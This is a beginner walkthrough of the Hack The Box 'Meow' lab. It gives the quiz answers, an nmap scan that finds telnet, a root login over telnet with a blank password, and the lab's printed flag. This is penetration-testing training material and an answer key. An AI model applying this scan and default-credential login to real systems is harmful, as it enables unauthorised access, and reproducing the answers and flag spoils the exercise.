



Hack The Box Tier 0 Lab 1 "meow" Walkthrough

Connect To Starting Point VPN:

You must connect yourself to the starting point VPN before answering the question. You can choose one way to connect to the VPN from the following two ways shown below 📌.



Once you're connected to the Starting Point VPN now spawn your machine by clicking on the SPAWN MACHINE button shown in the image below 📌.



Now Let's start answering the questions.

Task No 01:

What does the acronym VM stands for?

Answer:

virtual machine

TASK 1

What does the acronym VM stand for?

*****e

Virtual Machine

Hide Answer

Task No 02:

What tool do we use to interact with the operating system in order to issue commands via the command line, such as the one to start our VPN connection? It's also known as a console or shell.

Answer:

terminal

TASK 2

What tool do we use to interact with the operating system in order to issue commands via the command line, such as the one to start our VPN connection? It's also known as a console or shell.

*****l

terminal

Hide Answer

Task No 03:


What service do we use to form our VPN connection into HTB labs?

Answer:

openvpn

TASK 3

What service do we use to form our VPN connection into HTB labs?

*****n 

openvpn

Hide Answer

Task No 04:


What tool do we use to test our connection to the target with an ICMP echo request?

Answer:

ping

TASK 4

What tool do we use to test our connection to the target with an ICMP echo request?

***g 

ping

Hide Answer

Task No 05:

What is the name of the most common tool for finding open ports on a target?

Answer:

nmap

TASK 5

What is the name of the most common tool for finding open ports on a target?

***p



nmap

Hide Answer

Task No 06:

What service do we identify on port 23/tcp during our scans?

Answer:

To find the answer to this task go to your spawned machine, open your terminal and enter the following command

```
nmap -sC target-machine-ip(given at the top)
```

After entering the above 🖱️ command into your terminal you will get the answer to this task.

The answer is: telnet

```
Parrot Terminal
File Edit View Search Terminal Help
[eu-starting-point-1-dhcp]-[10.10.15.89]-[sohailburki@htb-hxb3104yls]-[~]
[*]$ nmap -sC 10.129.106.102
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-18 14:07 CDT
Nmap scan report for 10.129.106.102
Host is up (0.14s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
23/tcp    open  telnet
Nmap done: 1 IP address (1 host up) scanned in 29.34 seconds
[eu-starting-point-1-dhcp]-[10.10.15.89]-[sohailburki@htb-hxb3104yls]-[~]
[*]$
```

Task No 07:


What username is able to log into the target over telnet with a blank password?

Answer:

To find the answer of task 7 enter the following command in your terminal.

```
telnet -l root target-machine-ip
```

You should see an output like this 📌 . So the answer is **root**.



```
root@Meow: ~  
File Edit View Search Terminal Help  
[eu-starting-point-1-dhcp]-[10.10.15.89]-[sohailburki@htb-hxb3104yls]-[~]  
[*]$ telnet -l root 10.129.106.102  
Trying 10.129.106.102...  
Connected to 10.129.106.102.  
Escape character is '^]'.  
root  
root  
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-77-generic x86_64)
```

Task No 08:

Submit root flag

Answer:

To find the root flag simply list down all the files and folders in the current directory using ls command. After executing ls command you will find a text file named flag. Read and display the content of this file using cat command. You will get your key. The key is the answer.

```
ls  
cat flag.txt
```

```
root@Meow: ~  
File Edit View Search Terminal Help  
root@Meow:~# ls  
flag.txt  snap  
root@Meow:~# cat flag.txt  
b40abdfе23665f766f9c61ecba8a4c19  
root@Meow:~#
```

Congratulations 🎉 you've successfully completed your first lab in hack the box Learning The Basics Of Penetration Testing Module.

